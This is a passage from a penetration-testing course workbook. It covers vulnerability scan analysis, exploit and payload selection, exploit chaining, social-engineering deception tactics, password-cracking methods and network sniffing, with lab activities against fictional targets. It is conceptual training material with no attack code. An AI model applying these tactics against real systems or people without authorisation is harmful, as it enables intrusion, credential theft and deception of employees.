As a pen tester, you must be able to identify when results indicate a false lead on a vulnerability. Doing so will help you avoid wasting time chasing a lead that takes you to a dead end. There are several tactics you can employ to identify false positives; one of the most effective is results validation. Through a validation process, you compare what you've learned about the target environment to individual scan results and identify whether or not the results are truly applicable and accurate. For example, your scanner may indicate that a target Windows Server is susceptible to weaknesses in Server Message Block (SMBv1). However, a past service scan indicates that the SMB service running on the server is patched and running version 3, the latest. You might therefore conclude that the scanner is in error.

If you were playing the defensive blue team, you'd have an easier time identifying false positives because your understanding of the target environment would be complete. As a pen tester, there may be gaps in your knowledge, especially if you're conducting a black box test. In this case, you'll need to try your best with what you have and concede that you won't necessarily be able to avoid false positives entirely. You may choose to conduct more reconnaissance on the target environment if you are intent on avoiding as many false positives as possible.

Adjudication

In vulnerability analysis, **adjudication** is the process of evaluating and ranking vulnerabilities in terms of the potential threat they may pose to the organization. It also implies that some action can and will be taken to minimize this threat. Adjudication is useful because it is one of the most important factors that will influence how you prioritize your exploitation efforts, with the goal of maximizing the test's efficiency.



Note: Do not confuse adjudication with mitigation.

Although you are certainly free to use your own system for scoring threat levels, it's usually a good idea to rely on an industry standard like the **Common Vulnerability Scoring System (CVSS)** to do this for you. The CVSS is an open standard that defines how vulnerability data can be quantified while taking into account the degrees of risk to different types of systems or information. It does this by using three core metric groups (base, temporary, and environmental) to describe vulnerabilities in multiple ways. Scoring in CVSS (version 3) is numerical, and a range of numbers is also given a rating.

Rating	Score Range
None	0.0
Low	0.1–3.9
Medium	4.0–6.9
High	7.0–8.9
Critical	9.0–10.0

The CVSS is leveraged by several industry-recognized vulnerability databases. The U.S. government's [National Vulnerability Database \(NVD\)](#), which provides a list of vulnerabilities in the [Common Vulnerabilities and Exposures \(CVE\)](#) database, pairs each vulnerability with a CVSS score.

– CVSS Scores & Vulnerability Types	
CVSS Score	7.6
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	High (Specialized access conditions exist. It is hard to exploit and several special conditions must be satisfied to exploit)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code
CWE ID	264

Figure 5-1: The CVSS score report for an SMBv1 vulnerability in Windows.

Vulnerability Prioritization

After you rank vulnerabilities by threat level, or consult a service like CVSS that does this for you, you'll need to decide what vulnerabilities to dedicate your time and money on. After all, your deadline and limited budget will likely prevent you from testing every single vulnerability out there. By prioritizing vulnerabilities, you determine what vulnerabilities get the most attention when it comes to doing further research on how to exploit them. This ensures your time and money are being used effectively.

As mentioned earlier, the results of your adjudication will have a large influence on how you prioritize vulnerabilities. Vulnerabilities marked "critical" will be the most attractive targets, and may end up being the easiest to exploit and/or lead to the most significant outcomes. However, it's not always as simple as sorting by rating and then proceeding from there. Sometimes, you'll need to strike a balance between the likelihood of exploitation and the impact of that exploitation. The client organization's unique environments will almost always inform how you go about doing this. For example, there might be a "critical" vulnerability that enables privilege escalation on a Windows domain controller, which can lead to severe consequences for the organization. However, the exploit might require certain factors that are very difficult to replicate in the organization's environment. You might therefore demote this vulnerability based on your knowledge of the target. Likewise, you might promote a "high" or "medium" vulnerability that provides a better opportunity for exploitation, even if its impact is not as severe.

It's important to keep in mind that threat ratings are not the only contributing factor to your prioritization efforts. You also need to consider the cost of mitigation. Even if the impact of a vulnerability isn't particularly high, it might be very difficult or expensive for the organization to fix it. Consequently, there's a higher likelihood that the organization will decide to accept the risk and forgo mitigation. This could prompt you to promote the vulnerability because there's a chance it'll be easier to exploit.

Common Themes

As you analyze vulnerability scan results and observe the target environment, you will encounter recurring conditions and/or common themes. These can be:

- Lax physical security.
- Employees not following corporate policy or best practices.
- Lack of adequate cybersecurity training.
- Lack of software patching and updating.
- Lack of operating system hardening.
- Poor software development practices.
- Use of outdated networking protocols.
- Use of obsolete cryptographic protocols.
- And more.

By identifying common themes like these, you may stumble on a pattern of behavior. This pattern could extend to assets that you haven't yet tested or hadn't planned on testing. If you plan on testing them in the future, you can make certain educated guesses and assumptions that can make your job easier, or lead you down certain paths that you otherwise wouldn't have taken. Ultimately, identifying common themes provides you with a more complete picture of your target environment and its weaknesses.

Guidelines for Analyzing Vulnerability Scan Results

When analyzing vulnerability scan results:

- Determine an approach to categorizing client assets.
- Categorize assets according to the approach you've chosen.
- Identify the reasons why a scanner may produce false positives.
- Conduct results validation by comparing results to what you know about the target environment.
- Acknowledge that you may not be able to eliminate false positives entirely.
- Rank vulnerabilities in terms of the potential threat they pose.
- Consider using an established ranking system like the CVSS.
- Determine vulnerability priorities to use your time and money as effectively as possible.
- Use threat rankings to influence how you prioritize vulnerabilities.
- Strike a balance between a vulnerability's impact and its ease of exploitation.
- Consider mitigation costs as an effect on your vulnerability prioritization.
- Identify common themes in your vulnerability results and target observations.
- Leverage a pattern of behavior on future testing efforts.
- Use common themes to develop a more complete picture of the target environment.

ACTIVITY 5–1

Analyzing Vulnerability Scan Results

Before You Begin

The file /root/Desktop/my_pentest_team Worksheet.xlsx is open.

You have your OpenVAS system scan results open in Greenbone Security Assistant and your web app scan results open in Arachni. You'll use these scan results to answer the following questions.

Scenario

Now that you've finished performing reconnaissance and scanning for vulnerabilities, it's time to analyze your findings. You'll take your results from your scans of the GCPG internal server and the BxB public web app and review the vulnerabilities that were identified. What you determine about the scan results will directly influence the tactics you will take to exploit these assets.

1. How would you categorize the Windows Server that you scanned—a server that stores and processes health data—in terms of its criticality?

2. How would you categorize the BxB web app that you scanned in terms of its criticality?

3. Look over the Windows Server system vulnerabilities that OpenVAS discovered. Which vulnerabilities would you say are the most alarming? What could an attacker do if they compromised these vulnerabilities?

4. OpenVAS uses third-party scoring systems like the Common Vulnerability Scoring System (CVSS) to prioritize vulnerabilities. Which vulnerabilities do you think are the most severe/critical? Which are the least severe/critical?
 5. Consider the following question in the context of the vulnerabilities that OpenVAS identified: Which of the following scenarios, if true, would indicate a false positive?
 - Administrators do not use Internet Explorer on the server in order to avoid remote code execution attacks.
 - The organization keeps offline backups of the server to protect against WannaCry ransomware that propagates through SMBv1 vulnerabilities.
 - Being able to compute the uptime of the server through TCP timestamps is within the organization's risk appetite.
 - The SSL/TLS implementation on the server uses the TLS_RSA_WITH_AES_128_CBC_SHA cipher suite.
 6. If you had to summarize the state of the server to GCPG's executives, what would you say?
 7. Turn your attention to the web app scan results in Arachni. Which vulnerabilities would you say are the most alarming? What could an attacker do if they compromised these vulnerabilities?

8. Arachni has its own system for scoring vulnerability severity. Which vulnerabilities do you think are the most severe/critical? Which are the least severe/critical?

9. Consider the following question in the context of the vulnerabilities that Arachni identified: Which of the following scenarios, if true, would indicate a false positive?

 - HTTPS is not enabled site-wide, but is enabled for search forms to keep searches confidential.
 - The server returns an X-Frame-Options header value of DENY, meaning the page cannot be displayed in a frame in order to mitigate clickjacking threats.
 - Leakage of the hosting server's private IP address is within the organization's risk appetite.
 - The table names and field names in the SQL database are obfuscated in order to mitigate the effectiveness of injection attacks.

10. If you had to summarize the state of the BxB web app to GCPG's executives, what would you say?

11. Keep the browser tabs open.

12. Update the worksheet as necessary. Would any of the answers you just gave in this activity be good to add to the Comments section of the various investigations?

TOPIC B

Leverage Information to Prepare for Exploitation

Now that you have a deeper understanding of the target's vulnerabilities, you can begin the process of transforming that vulnerability information into actionable exploits.

Vulnerability Mapping

Vulnerability mapping is the act of recognizing the connection between a vulnerability and its associated target. The target can be a person, process, device, technology, physical (non-computer) object, etc. Having this mapping gives you a reference for choosing attack techniques and exploits. A vulnerability map is more comprehensive than the results of a single scan. It is a tactical document that is informed by all of your vulnerability scans. It can also contain non-technical information such as phishing targets and points of weak physical security. You update it with newly discovered vulnerabilities, and use it to plan your attacks. The vulnerability map can be a separate document, or part of your larger tactical planning document.

Activity Priorities

When pen testing, you want to give priority to activities that are most likely to achieve the client's requirements. Your day-to-day activities may have shifting priorities as investigations turn up promising leads or reach dead ends. Most pen tests are also time constrained, so you may have to shift priorities based on schedule and availability of targets or your own resources. When prioritizing activities, follow these best practices:

- Project manage your pen test team resources to achieve client requirements within the given time constraints. Give early priority to activities that need extra time or are dependent on opportunity such as slow scans or social engineering.
- Give priority to activities most likely to reveal new targets and attack vectors.
- Consider strategically maximizing the timing of "quick wins" and compromising "low-hanging fruit" for political purposes, such as if the client needs to see successes during status briefings.

Common Attack Techniques

The specific attacks a pen test team chooses will depend on the target environment. However, there are common attacks that every chief information security officer (CISO) should worry about. These include:

- Social engineering, including phishing and malware distribution
- Injection attacks, including SQL injection, cross-site scripting (XSS), cross-site request forgery (XSRF), and directory traversal
- Denial of service (DoS)
- Session hijacking/man-in-the-middle attacks
- Credential reuse
- Brute forcing/password cracking

Many attack types use common techniques such as spoofing/impersonating, replaying authorized traffic in an unauthorized way, or exploiting software vulnerabilities. Most successful attacks today involve some level of social engineering, either through clicking trusted websites that have been compromised, or sending malicious code or links through email or social media. Private networks tend to have fewer security controls than the Internet, but they are harder for an outsider to access. You would have to find a way in. Common ways to gain access to a private network include:

- Installing socially engineered malware on an internal computer
- Breaking into a WAP or remote access server
- Physically planting a malicious device on the private network
- Colluding with an insider

Exploits and Payloads

Exploits and payloads work together to compromise a system, but they are not the same thing. The **exploit** is the mechanism that delivers the payload. It is a sequence of commands that takes advantage of a vulnerability. Typical exploit types include:

- Buffer overflows
- Code injection
- Web application exploits

Some tools rank their exploits based on reliability and effectiveness. For example, Metasploit has a ranking system ranging from Manual (unstable, difficult to use, basically a denial-of-service), to Low (under 50 percent success rate), all the way to Excellent (succeeds nearly every time without crashing the target service). Not all exploits have to be technical in nature. For example, you could use social engineering as your exploit, inducing your victim into installing malware on their device.

Once you have broken into a system using an exploit, you can then deliver the **payload**. This is code that will run on the target, performing some kind of task or giving the attacker interactive control. Examples of common payloads include:

- Meterpreter
- VNC or other remote control
- Backdoors and Trojans
- Malicious DLLs
- Self-propagating worms and viruses

Payloads can either perform tasks on their own with no additional direction, or they can wait for commands from the attacker. They can either open a listening port and wait for an attacker to connect, or they can make a connection back to the attacker. This is especially useful when the victim is behind a firewall which the attacker cannot get past.

Most exploits and payloads are platform-specific. However, you can usually choose which payload you would like the exploit to deliver. In some cases, the exploit will deliver a small payload called a **stager**. Lightweight and reliable, the stager is a sort-of advance party used to gain a foothold on the victim. Once the stager launches, it downloads the larger payload (stage) from the attacker. Some payloads are self-contained and do not require the two-step stager/stage process. In Metasploit, such standalone payloads are called **singles**.

Cross-Compiled Code

Cross-compiled code is code that has been compiled into an executable on one platform, but is designed to run on a different platform. This is a very common approach when crafting your own exploits. For example, you might use Metasploit Pro or msfvenom in Kali Linux to create a malicious package that you will then send to a Windows or Android target. If you designed the exploit's payload to connect back to you when launched, you can start a listener that will wait for the incoming connection. Being able to use the same tool to attack multiple target types is very convenient and time- and resource-saving for the pen tester.




Figure 5–2: Creating cross-compiled code on Linux for a Windows target.

Exploit Modification

Exploit modification is the process of changing an exploit that works against a particular vulnerability, but does not work under certain conditions. A common example of this would be a buffer overflow that works against a particular Windows service, but does not work if any service packs have been applied. The service packs include patches for the original exploit. However, the author of the service pack might have only created a variant of the original vulnerability. The pen tester can try to locate the exact change and modify the exploit to account for the difference. Typically a debugger is used to see how the target responds to different commands.

Common tools used in exploit modification include:

- Metasploit
- Immunity Debugger
- Android Debug Bridge (ADB)
- Java Debugger (jdb)
- Mona.py

Exploit Chaining

Exploit chaining is the act of using multiple exploits to form a larger attack. Success of the attack depends on all exploits doing their part. Their distributed nature, using multiple forms of attack, makes them complex and difficult to defend against. Some chained exploits must run consecutively, with each depending on the former to complete. But this is not a requirement. You could have

chained exploits running in parallel. Each part would have to be in place and complete for the final attack or payload to succeed.

- A Metasploit exploit that results in a user-level shell, followed by a local privilege escalation attack to give the shell system-level privileges.
- A module that runs SQL injection, authentication bypass, file upload, command injection, and privilege escalation to finally give the attacker a root level shell.
- Physically (or electronically) breaking into a private network, planting a malicious device, then using that device to discover and attack vulnerable systems.
- Distracting a security guard so a colleague can tamper with a camera or alarm system while another colleague breaks into a private office to steal important documents.

Proof of Concept Development

A *proof of concept* (PoC) is a benign exploit developed to highlight vulnerabilities. It is usually created by a security researcher, and then demonstrated to the target organization or general public. While the technical aspects of the vulnerability might be published in great detail, many researchers do not include the specifics of how their PoC works to discourage malicious actors from using that knowledge to create a real exploit.

Deception Tactics

Deception is the primary mechanism in social engineering. It is used to create trust, sympathy, fear, greed, or urgency—anything to induce the victim into revealing information or doing something they shouldn't. The following are some common deception techniques used in social engineering.

Posing as someone/something you're not:

- A beleaguered fellow employee who needs you to look up some information for them.
- An authority figure from a government agency or law enforcement threatening to arrest you or penalize you with stiff fines.
- A new employee, especially in a directorship position, needing your help.
- Someone from the IT department wanting you to re-enter your credentials into a newly rebuilt database.
- A vendor or systems manufacturer warning you about a critical security vulnerability and offering to send you a patch.
- A customer trying to reset their login portal password.
- A co-worker or business associate who uses insider lingo to gain trust, while asking you to perform some task for them.
- A friend or relative who is in trouble and needs your help.
- A vendor or creditor insisting that you pay a long-overdue payment.

Offering something the victim doesn't really need:

- Distributing malware disguised as free music, software, games, or funny videos.
- Offering help if a problem occurs, then causing the problem to occur so the victim calls for your help.
- Sending false pop-up windows or messages asking a user to provide credentials.
- Sending an email with an infected attachment.
- Posting a link to a malicious site on social media.
- Leaving a USB stick, memory card, or DVD laying around the workplace with malicious software on it.

Task Completion Through Social Engineering

Very often, an attacker does not have direct access to a system they want to compromise. They must depend on an unwitting user to help them. Besides opening malicious email attachments or providing information on the phone, the user might be persuaded into performing some other task that they should not. This usually takes more effort and skill on the part of the attacker. Examples include:

- Disabling or bypassing security controls.
- Granting physical or network access.
- Creating or resetting credentials that the attacker can use.
- Delivering or forwarding messages, faxes, documents, or emails.
- Installing software.
- Authorizing payments.
- Connecting or disconnecting devices.
- Reconfiguring a system.

Dictionary Attacks

A ***dictionary attack*** is the most straightforward type of automated password attack. A password cracking tool goes through a list of words until it either finds the password or exhausts the list. The hope is that the list is large enough to contain the password. Since most users choose simple, easy-to-remember passwords, chances are excellent that many common passwords can be found in the list. Security researchers have spent years collecting and collating wordlists. Some online websites, under the guise of password strength testing, actually collect passwords from visitors to add to these lists.

There are practical limits to using a dictionary attack. You must first know the user name. Some password crackers include lists of common user names, including administrator-type accounts. Password lists can become unwieldy in size. A list of 1.5 billion words is about 15 GB (uncompressed) in size. This may be difficult for the password cracker (or its system) to load or manage. Most systems have policies that lock out a user after only a few wrong password attempts. There are several techniques you can use to bypass the limits. These include:

- Stealing a copy of the file or database that contains the user credentials, and attempting to crack the passwords offline.
- Inducing the system to "dump" its passwords (in hashed format) so that you can crack them offline.
- Intercepting a network authentication and sending the intercepted login hash to the password cracker.
- Running the password cracker against a network service that does not have a lockout policy.
- Running the password cracker against a user account such as administrator or root that is exempt from a lockout policy.




Figure 5–3: AET2 Brutus Dictionary Network Password Cracker.

Offline Password Attacks

Not all password attacks are conducted across the network. An offline password attack is one in which the cracker does not try to log in to the target system. Instead, a copy of the file that contains user names and passwords (such as /etc/shadow in Linux or the SAM database in Windows) is stolen from the system. The attacker then runs the crack on their own machine against this file. An alternative to stealing the entire file is to get the system to display (dump) all of the credentials in their encrypted (hashed) format, take a copy of the dump, and then subject it to the cracker.

Rainbow Table Attacks

A **rainbow table attack** is a type of dictionary attack in which the passwords in the wordlist have been pre-computed into their corresponding **hash** values, and then compressed in a highly efficient manner. This makes offline password cracking attacks faster. The cracker does not have to spend time computing the hash of every password it tries. Most operating systems do not store user credentials in cleartext. Instead, they store hashes of the passwords. When a user logs on, the system takes the submitted password and hashes it. It then compares the result to the hash in its credentials file. If there is a match, the user is assumed to have supplied the correct password and is permitted entry.

If you manage to steal the credentials file that contains the users' hashed passwords, you could conduct an offline attack on that file. If your dictionary contained pre-computed hashes instead of plaintext passwords, your password cracker could simply compare the password hashes to the dictionary hashes until a match is found. The crack would be exceptionally fast. The trade-off, however, is that most hashes are considerably larger than the original password. The size of your dictionary could become unwieldy. A rainbow table is a compromise between a plaintext table and a pure hash table. It uses a special **reduction** function to dramatically reduce the size of the dictionary. For example, 2.5 million hashes could be stored in a text file of 25 entries. For

comparison, a rainbow table that is 64 GB in size can calculate over 70 trillion hashes. By contrast, a plaintext dictionary of the same size would contain about 6.5 billion passwords. A pure hash table would contain only about 4 billion hashes. The downside of a rainbow table is that it requires more computational power to use than a pure hash table. This is because it has to perform some calculations from its hash "chains" to produce the values that it does not directly store. However, it is by far the best choice for cracking complex passwords and orders of magnitude more efficient than a plaintext dictionary.

Password crackers that use rainbow tables include:

- Ophcrack
- RainbowCrack
- CAPEC



Note: For more information on rainbow tables, see the following: <https://blogs.msdn.microsoft.com/tzink/2012/08/29/how-rainbow-tables-work/> and <http://project-rainbowcrack.com/table.htm>.

Credential Brute Force Attacks

A **credential brute force attack** is one in which the attacker tries many passwords in the hope of eventually guessing the right one. If the attacker's wordlist dictionary is exhausted, the cracking tool can then try variations of the passwords by substituting numbers or special characters for letters. It can also simply try combinations of characters until the password is found. If the password is used to create an encryption key, the attacker could alternatively try to guess the key. An example of this is a Wi-Fi password that is used to create a hexadecimal-based numeric key. The user need not guess the original password, but rather use other ways to extract the key and use it to access the system. If the password is short, such as a 4-digit PIN, an automated tool could go through all possible combinations in minutes. The longer and more complex the password, the harder it will be to break. If it is not practical to try to crack the password, the attacker might instead steal the password hash and supply that in place of the password itself.



Note: For more information about password strength, visit <https://howsecureismypassword.net/>.

Guidelines for Leveraging Information to Prepare for Exploitation

Here are some guidelines you can use as you leverage information to prepare for exploitation:

- Record vulnerability-to-target mappings in a document that you can use to plan your attacks.
- Prioritize attack activities based on value to the overall objective, time needed, probability of success, and political need.
- Choose exploits based on platform and ranking.
- Choose payloads based on platform, connection type, desired effect, and level of control.
- When possible, cross-compile exploits and payloads on a single system for convenience.
- If necessary, use modified exploits to attack target systems with different patch levels.
- Chain exploits for greater success, and to make your attack more difficult to defend against.
- Use proof of concept exploits as the basis to develop your own exploit code. If you are not a coder, use the PoC to search for someone else's code.
- When social engineering, use various deception tactics to obtain the information you need, or to trick a user into completing a task for you.
- When password cracking, choose the technique that best suits your need: dictionary, rainbow table, or brute force.

ACTIVITY 5–2

Leveraging Information to Prepare for Exploitation

Before You Begin

The file /root/Desktop/my_pentest_team_worksheet.xlsx is open.

You still have your OpenVAS system scan results open in Greenbone Security Assistant and your web app scan results open in Arachni. As in the previous activity, you'll use these scan results to answer the following questions.

Scenario

It's time to take the results of your vulnerability analysis and construct a plan of action. You'll use what you've learned to select appropriate exploits and other attack techniques, and then decide how to use these techniques within the overall framework of your pen test activities.

1. Map a vulnerability to a potential exploit to use.
 - a) Return to Greenbone Security Assistant.
 - b) If you're prompted to log in, type **admin** as the user name and copy the password from the **openvas-pass.txt** file on the desktop.
 - c) If necessary, navigate to **Scans→Reports** and select the report you ran earlier.
 - d) Select the vulnerability called **Microsoft Windows SMB Server Multiple Vulnerabilities (4013389)**.
 - e) Verify that this refers to a WannaCrypt vulnerability with the identifier **MS17-010**.
 - f) Open a new tab and, in the address bar, enter **ms17-010 eternalchampion**
 - g) Select the link to the module on Rapid7's website.
2. Read the description of this module. How does it exploit the vulnerability? What payload does the exploit carry?
3. Does this exploit module look promising? Why or why not?

4. Earlier, a team member identified that ports 25 and 587 were open on one of the target servers. The former is typically used to handle communication between SMTP mail servers. The latter receives SMTP client communications. You also identified FTP port 21 as open on other targets. How might you leverage this information to attack email and file transfer communications in the GCPG network?
5. Assume you successfully sniff email messages that are sent and received by members of the IT team. What could you look for in these messages to help you chain exploits?
6. Assume you've managed to dump the password hashes of GCPG's patient account database. Which of the following, if true, would render rainbow tables ineffective at cracking at least one password?
 - A large salt value was added to the password inputs before being hashed.
 - The database includes thousands of unique password hashes.
 - The passwords were hashed with the MD5 algorithm.
 - The passwords were hashed with the SHA-1 algorithm.
7. Assume you've identified the user name of the administrator that manages GCPG's internal-facing web server. The administrator uses this name and an unknown password to sign in to the website through its login page. Which of the following, if true, would render a brute force attack ineffective at cracking the administrator's password through this login page?
 - The administrator's password consists of at least one letter, one number, and one special character.
 - The web server restricts the number of failed login attempts to five every hour.
 - The administrator's password is hashed using the SHA-256 algorithm.
 - The web server sets a minimum password length of six characters.

8. Consider the following exploit activities, and explain how you would prioritize them, and why: exploiting potential SMBv1 vulnerabilities on GCPG's Windows servers that store and process patient health data; exploiting potential vulnerabilities on legacy Linux servers that run a smaller patient record system; exploiting potential vulnerabilities on mobile devices provisioned by GCPG and used by some employees; exploiting potential vulnerabilities on the BxB storefront web app; testing in-house developed app modules for weak points; sniffing SMTP traffic between users and mail servers; sniffing FTP traffic within the network; intercepting network file share transmissions; and hijacking users' wireless network connections.

 9. Clean up your Kali Linux environment.
 - a) Return to a terminal and enter `openvas-stop`
 - b) Close all open tabs in Waterfox.
 - c) Press **Ctrl+C** on the terminal that is running the Arachni service.
 - d) Close any open terminals.

 10. Update the worksheet as necessary. Are there any additional comments that would be useful for the final report?
-

Summary

In this lesson, you took the results of your vulnerability scans from the prior lesson and put them to work. You gained a better understanding of what the scan results did and did not indicate about the target organization, and leveraged this understanding to prepare for exploitation.

Do you have any experience modifying exploit and/or payload code? Do you think you might do so in the future? Why or why not?

Discuss one or more instances in which a false positive has led you to a dead end, and how you dealt with it.

LICENSED FOR USE ONLY BY: DARIAN KUGESAN · 16339481 · AUG 02 2021

6

Penetrating Networks

Lesson Time: 4 hours

Lesson Introduction

The first category of asset that you'll target is the organization's network. Weaknesses in networking infrastructure will enable you to gain entry to hosts in the network, eavesdrop on data in transit, and disrupt communications. All of these actions can have serious consequences for the organization.

Lesson Objectives

In this lesson, you will:

- Exploit network-based vulnerabilities.
- Exploit wireless and RF-based vulnerabilities.
- Exploit specialized systems.

TOPIC A

Exploit Network-Based Vulnerabilities

Connecting computing devices together to share files and other resources is certainly an essential part of today's computing landscape; however, the very act of connecting to networks introduces risk to the devices and the data stored on them.



Note: To learn more, check the **Video** on the course website for any videos that supplement the content for this lesson.

Commonalities Among Network-Based Vulnerabilities

Network-based vulnerabilities all have one thing in common: they allow someone to break the rules of normal network behavior. Either a protocol is manipulated so a seemingly normal packet has unexpected values, or a server receives an unexpected request from a malicious client. Network-based vulnerabilities arose in the first place because researchers and developers were focused on functionality, not security. Wide-spread implementation of common services and protocols makes any security update a lengthy, multi-stage process. Meanwhile, attackers continue to exploit existing vulnerabilities and discover new ones.

Sniffing

Sniffing is a straightforward way to passively obtain a lot of information about the network. You can use it to identify hosts, services, device types, protocols, subnets, IP addresses, and much more. Sniffing particularly takes advantage of cleartext protocols such as TCP, UDP, IP, ARP, ICMP, IGMP, LDAP, SNMP, SMB, FTP, DNS, DHCP, SMTP/POP3/IMAP, telnet, HTTP, TFTP, unsecured versions of SIP, unencrypted routing protocols, and many others. If the traffic is in cleartext, you can extract credentials, capture files and images, read messages, and obtain data meant for other users and machines.

Sniffers such as Wireshark have the ability to re-create entire TCP sessions and capture whole documents and images from the network. Even if the traffic payload is encrypted, you can still extrapolate source and destination addresses and ports, WLAN SSIDs and initialization vectors (encryption key data), and accompanying cleartext messages. If the traffic is encapsulated inside a VPN, you can still see VPN handshakes and outside wrapper IP addresses. Some packets, such as ARP messages, are distinct in structure and easily recognized, even when encrypted. They can still be captured and replayed in chosen ciphertext attacks such as WEP cracking.

Successful sniffing requires two conditions to be true:

- The sniffer's interface must be in **promiscuous mode**. This means it will pick up all traffic, no matter what the destination MAC is. Otherwise, it would ignore traffic not specifically addressed to it.
- The traffic you want to sniff must directly pass by the sniffer's interface. In other words, the sniffer must be on the same shared network segment as the traffic it is sniffing. This means you cannot sniff remotely!
 - If the devices are plugged into a hub, it will be no problem, as a hub will repeat all frames out all ports.
 - If the devices are plugged into a switch, you must poison the MAC table of the switch so it will repeat desired traffic out the port the sniffer is connected to.
 - If the devices are on a different subnet or VLAN, you must plant a sniffer on that segment and poison the switch's MAC table to repeat the frames to the proper port.
 - If the segment is wireless, the sniffer must be within radio range.

- If all of the desired traffic passes through a router, you can compromise the router to forward copies of that traffic to the attacker. Using a simple **Generic Routing Encapsulation (GRE)** tunnel will allow routers with access to the Internet to forward traffic anywhere in the world.

